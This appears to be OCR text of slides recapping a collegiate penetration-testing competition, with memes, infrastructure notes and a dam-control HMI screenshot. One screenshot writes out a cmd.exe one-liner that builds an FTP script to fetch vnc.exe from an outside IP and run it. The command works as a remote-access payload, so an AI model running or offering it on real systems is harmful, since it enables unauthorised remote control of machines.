



what's a modbus?

Actual photo of me coding transformers

ICS HMI SMARTGRID LOL WTF BBQ

thanks, <apt>



Administrator: C:\Windows\system32\cmd.exe - cmd.exe /c "@echo open 92.63.197.60>>ftppwn.txt&@echo tom>>ftppwn.txt&@echo hehehe>>ftpp...
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>cmd.exe /c "@echo open 92.63.197.60>>ftppwn.txt&@echo tom>>ftppwn.txt&@echo hehehe>>ftppwn.txt&@e
cho binary>>ftppwn.txt&@echo get vnc.exe>>ftppwn.txt&@echo quit>>ftppwn.txt&@ftp -s:ftppwn.txt&@start vnc.exe"
ftp> open 92.63.197.60
> ftp: connect :Connection timed out
ftp> tom
Invalid command.
ftp> hehehe
Invalid command.
ftp> binary
Not connected.
ftp> get vnc.exe
Not connected.
ftp> quit


SecureController (Running) - Microsoft Visual Studio (Administrator)
Unified Systems 1.0
RESET
STOP
RESET
20
15
10
5
0
0
1
2
DAM-GENOUT-2
DAM-LAKELEVEL
DAM-LAKELEVEL1
DAM-LAKELEVEL2
DAM-LAKELEVEL3
DAM-LAKELEVEL4
DAM-LAKELEVEL41
DAM-LAKELEVEL5
State
OK
DAM
DAM DAM GENOUT 2
DAM GENOUT 2 MAX
10
DAM GENOUT 2 MIN
5
DAM GENOUT 2 VALUE
11.154
DAM DAM LAKELEVEL
DAM LAKELEVEL MAX
100
DAM LAKELEVEL VALUE
23.2
DAM LAKELEVEL MIN
60
DAM DAM LAKELEVEL1
DAM LAKELEVEL1 MAX
100
DAM LAKELEVEL1 VALUE
23.2
DAM LAKELEVEL1 MIN
60
DAM DAM LAKELEVEL2
DAM LAKELEVEL2 MAX
100
DAM DAM LAKELEVEL3
DAM LAKELEVEL3 MAX
100
DAM DAM LAKELEVEL4
DAM LAKELEVEL4 MAX
100


Infra <Lucas>

- Passwords were incredibly weak, but almost no one found them
- A very heavy focus on RocketChat both during regionals and finals
- During finals, systems were up, but ACLs were preventing access. You needed to pivot
- During regionals, access was wide open on most systems, but everyone focused on a few.

ACLs and Security Groups are Hard



The Memes Were On Fire



My brain hacking Minecraft:

My brain learning to hack at uni:


My brain when I'm doing normal CTFs:


My brain when I'm trying to pentest NGPEW:

CPTC Pentest Report

